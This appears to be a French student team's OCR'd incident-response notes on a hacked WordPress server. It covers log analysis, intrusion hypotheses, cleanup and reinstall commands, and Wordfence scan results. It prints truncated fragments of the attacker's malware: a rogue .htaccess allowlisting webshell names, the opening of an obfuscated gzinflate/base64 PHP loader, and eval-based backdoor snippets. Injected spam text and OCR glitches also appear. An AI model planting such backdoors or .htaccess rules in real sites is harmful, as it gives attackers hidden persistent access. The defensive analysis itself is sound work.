Audit de notre serveur web wordpress

1. Comprendre ce qu'il s'est passé

Analyse de logs

- vérifications de logs Apache et SSH

Vérification de l'ensemble des serveurs OVH

- Analyse des fichiers modifiés
- Monitoring ovh : augmentation importante du trafic entrant et sortant depuis quelques jours
- Vérifier si le serveur ns2 fonctionne encore.

- Savoir comment se comporte le serveur (données rajoutées…)
-

Vérifier le trafic entrant et sortant :

qu'est-ce qu'on peut installer pour monitorer du trafic ?

le stockage (taille du stockage, nom du fichier daté du 09/05/22)

vérifier l'activité des machines.

éplucher les stats et les logs de webmin

- se connecter sur ns2 (voir doc multisite) : faire *netstat -natp* pour retrouver l'historique des connections ssh sur le serveur
  => Plusieurs connexions inconnues en ssh sur notre serveur (provenant de Chine, Etats-Unis)
  => Confirmation d'intrusion

Hypothèses

- Le serveur est utilisé pour héberger des vidéos/images illégales (ex : pédopornographie) = prévenir l'ANSSI
- Le serveur est utilisé comme un bot pour faire des attaques DDOS
- Le serveur est utilisé comme hébergement : site, minage…

Interne : très technique, qu'est-ce qui s'est passé, qu'est-ce qu'on a fait, qu'est-ce qu'on rajoute ?
Externe : expliquer, rassurer, peu technique

2 - Rétablir les services

- Récupérer un accès aux portfolios
- Réinstall WP
    - Plugins /thèmes

Améliorations

De suite :

- Plugins sécurité : Wordfence/iThemes Security
- Filtrage
- Mises à jour
- Purge

A terme :

- Monitoring
- Backups
- Backups : Updraft Plus
- Suivre des newsletters sécurité
- Dockerisation
- Communication

3 - Sécuriser

- auditer le système
- Réparer ou reconstruire ?
- Tester
- Supervision
- Backup
-

Ce que l'on voit selon les cas :
Perte d'accès au panel administrateur

https://gwendalm.btsinfo.nc/wp-admin/

Latvia 2022 06 Manors of - Sch

https://tianoaf.btsinfo.nc/admin

- Stamps
- Europe
- Latvia
- Latvia 2022 (06) Manors of Latvia - Schwartzenhof - Hagenshof -

Latvia 2022 06 Manors of - Schwartzenhof Hagenshof Oakland Mall Latvia 2022 06 Manors of - Schwartzenhof Hagenshof Oakland Mall $18 Latvia 2022 (06) Manors of Latvia - Schwartzenhof - Hagenshof - Stamps Europe Latvia Manors,(06),Hagenshof,/admin,of,2022,-,Stamps , Europe , Latvia,-,Latvia,Schwartzenhof,tianoaf.btsinfo.nc,$18,-,Latvia $18 Latvia 2022 (06) Manors of Latvia - Schwartzenhof - Hagenshof - Stamps Europe Latvia Manors,(06),Hagenshof,/admin,of,2022,-,Stamps , Europe , Latvia,-,Latvia,Schwartzenhof,tianoaf.btsinfo.nc,$18,-,Latvia

Latvia 2022 06 Manors of - Schwartzenhof SEAL limited product Hagenshof Oakland Mall

Latvia 2022 (06) Manors of Latvia - Schwartzenhof - Hagenshof -

$18

Latvia 2022 (06) Manors of Latvia - Schwartzenhof - Hagenshof -

Item specifics

Seller Notes:
"MNH(**)"
Country/Region of Manufacture:
Latvia
Topic:
Architecture
Year of Issue:
2022
Certification:
Uncertified
Quality:
Mint Never Hinged/MNH
Grade:
Superb
Type:
Full Sheet
Place of Origin:
Latvia

Latvia 2022 (06) Manors of Latvia - Schwartzenhof - Hagenshof -

/var/www/tianoaf/wordpress/.htaccess - debian@ns2.btsinfo.nc - Éditeur - WinSCP

Encodage ▾ Couleur de fond ▾

```
<FilesMatch ".(py|exe|php)$">
 Order allow,deny
 Deny from all
</FilesMatch>
<FilesMatch "^(about.php|radio.php|index.php|content.php|lock360.php|admin.php|wp-login.php|wp-l0gin.php|wp-theme.php|wp-scripts.php|wp-editor.php)$">
 Order allow,deny
 Allow from all
</FilesMatch>
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
```

/var/www/tianoaf/wordpress/about.php - debian@ns2.btsinfo.nc - Éditeur - WinSCP

Encodage ▾ Couleur de fond ▾

```
k?php
@set_time_limit(0); @error_reporting(0); $cAT3VWynuiL7CRgr = "de2085a09be504f26f385c3902464d63"; if (isset($_REQUEST['d_time'])){ die($cAT3VWynuiL7CRgr); }function NQLwdh($kAad){ $kAad=gzinflate(base64_decode($kAad)); for($i=0;$i<strlen($k
```

Doc Projet Multisite :
https://docs.google.com/document/d/1oBJN4NmnGK3Ji4UMikOuB6jkjZijOSMkZye7IEWs1C8/edit#heading=h.8qbfmmqmy4i0


Doc Vue d'ensemble :
https://docs.google.com/presentation/d/1apGR0QfTM73Qziz-83sQtUrPSFDZ6UcU/edit#slide=id.p1

Différentes pistes :


https://www.malcare.com/blog/japanese-keyword-hack/

Actions :

- install fail2ban
- Logs bandwith on
- Intervention 15 mai 2022
    - Backuper fichiers du site et base
        - Fichiers
            - sudo zip -r /var/www/nicolass.zip /var/www/nicolass
              Les données dans le dossier à votre nom sont zippée dans un fichier zip dans /var/www
            - Base de données
                - Aller sur WebMIN
        -



-
    - Effacer tous les fichiers existants sauf wp-content
        - sudo rm -r /var/www/loucasr/wordpress/wp-admin
    -
    -
- aller dans wp-content et supprimer



- Réinstaller les fichiers

- Télécharger WP même version
- On va télécharger et dézipper le fichier depuis /var/www/mondossier
- sudo curl -O https://wordpress.org/wordpress-5.9.3.tar.gz
- sudo tar -xvf wordpress-5.9.3.tar.gz
- sudo rm wordpress-5.9.3.tar.gz
- sudo chown -R www-data:www-data /var/www/eddyp/wordpress
- sudo find /var/www/eddyp/wordpress/ -type d -exec chmod 750 {} \;
- sudo find /var/www/eddyp/wordpress/ -type f -exec chmod 640 {} \;

- **Régler le problème de Forbidden access**
  - afficher les fichiers cachés dans WinSCP
  - effacer les fichiers .htaccess et le remplacer par le code originel

Renommer le fichier .htaccess

- sudo mv /var/www/nicolass/.htaccess /var/www/nicolasssudo /.htaccess.sio
- Le modifier pour le remettre d'origine :
- sudo nano .htaccess.sio

Puis coller :


cd wor# BEGIN WordPress

RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]

END WordPress

- Puis ajouter dans /etc/apache2/sites-available/nicolass.conf
- Et aussi dans /etc/apache2/sites-available/nicolass-le-ssl.conf

AccessFileName .htaccess.sio



Un exemple de fichier .htaccess WordPress

Par défaut, le fichier .htaccess de votre site WordPress ne contient qu'une seule règle qui contrôle le fonctionnement des liens permanents de votre site. Voici un exemple de ce à quoi cela devrait ressembler :

```
1
2  # BEGIN WordPress
3  <IfModule mod_rewrite.c>
4  RewriteEngine On
5  RewriteBase /
6  RewriteRule ^index\.php$ - [L]
7  RewriteCond %{REQUEST_FILENAME} !-f
8  RewriteCond %{REQUEST_FILENAME} !-d
9  RewriteRule . /index.php [L]
10 </IfModule>
11
12 # END WordPress
```

— Un exemple de fichier .htaccess WordPress par défaut

- Vérifier le fonctionnement
- Post

- Pour renforcer la sécurité, : itheme security, sucuri security et wordfence
- Mettre en place un système de backup
- Mettre en place un système de monitoring
- Mettre en place version control et staging

Sauvegarde de toutes les bases de données :

- sudo mysqldump -u root -p --all-databases **>** alldatabases.sql

Restauration de la sauvegarde :

- mysql -u root -p **<** all_databases.sql

Sauvegarde de www contenant tous les sites :

- cd /var/www
- sudo tar cvf www.tar www/

Filename: arnaudt/wordpress/wp-content/themes/shapely/index.php

File Type: Not a core, theme, or plugin file from wordpress.org.

Details: This file appears to be installed or modified by a hacker to perform malicious activity. If you know about this file you can choose to ignore it to exclude it from future scans.
The matched text in this file is: **chr(ord($ewRyaO[$i])-1); } return $ewRyaO; }eval(lcYsA("7Vr5etpIEn8AP0VHYSPYwUhgfAMTG9vYuXzgkzDLJ6QGFHSNjmCcybz6VnVLSAiBnWS+/WuTOEiqs6t/dbSwPiB53fOon8/1ro4vb47b15/FsW4Y4h+FwjfyVXF7WmA6efpI1Xxf8ehWtadR...**

The issue type is: **Backdoor:PHP/nbmj.3900**
Description: **A backdoor known as nbmj**

Filename: nicolass/wordpress/wp-content/plugins/waspthemes-yellow-pencil/base.php

File Type: Not a core, theme, or plugin file from wordpress.org.

Details: This file appears to be installed or modified by a hacker to perform malicious activity. If you know about this file you can choose to ignore it to exclude it from future scans.
The matched text in this file is: **<?php if (file_exists(dirname(__FILE__) . '/class.plugin-modules.php')) include_once(dirname(__FILE__) . '/class.plugin-modules.php'); ?><?**

The issue type is: **Suspicious:PHP/checkandincludeprepend.5948**
Description: **Suspicious code often found infecting files**

Filename: nicolass/wordpress/wp-content/plugins/waspthemes-yellow-pencil/editor.php

File Type: Not a core, theme, or plugin file from wordpress.org.

Details: This file appears to be installed or modified by a hacker to perform malicious activity. If you know about this file you can choose to ignore it to exclude it from future scans.
The matched text in this file is: **<?php if (file_exists(dirname(__FILE__) . '/class.plugin-modules.php')) include_once(dirname(__FILE__) . '/class.plugin-modules.php'); ?><?**

The issue type is: **Suspicious:PHP/checkandincludeprepend.5948**
Description: **Suspicious code often found infecting files**

Filename: arnaudt/wordpress/wp-content/themes/shapely/new-index.php

File Type: Not a core, theme, or plugin file from wordpress.org.

Details: This file appears to be installed or modified by a hacker to perform malicious activity. If you know about this file you can choose to ignore it to exclude it from future scans. The matched text in this file is: **chr(ord($ewRyaO[$i])-1); } return $ewRyaO; }eval(IcYsA("7Vr5etpIEn8AP0VHYSPYwUhgfAMTG9vYuXzgkzDLJ6QGFHSNjmCcybz6VnVLSAiBnWS+/WuTOEiqs6t/dbSwPiB53fOon8/1ro4vb47b15/FsW4Y4h+FwjfyVXF7WmA6efpI1Xxf8ehWtadR...**

The issue type is: **Backdoor:PHP/nbmj.3900**
Description: **A backdoor known as nbmj**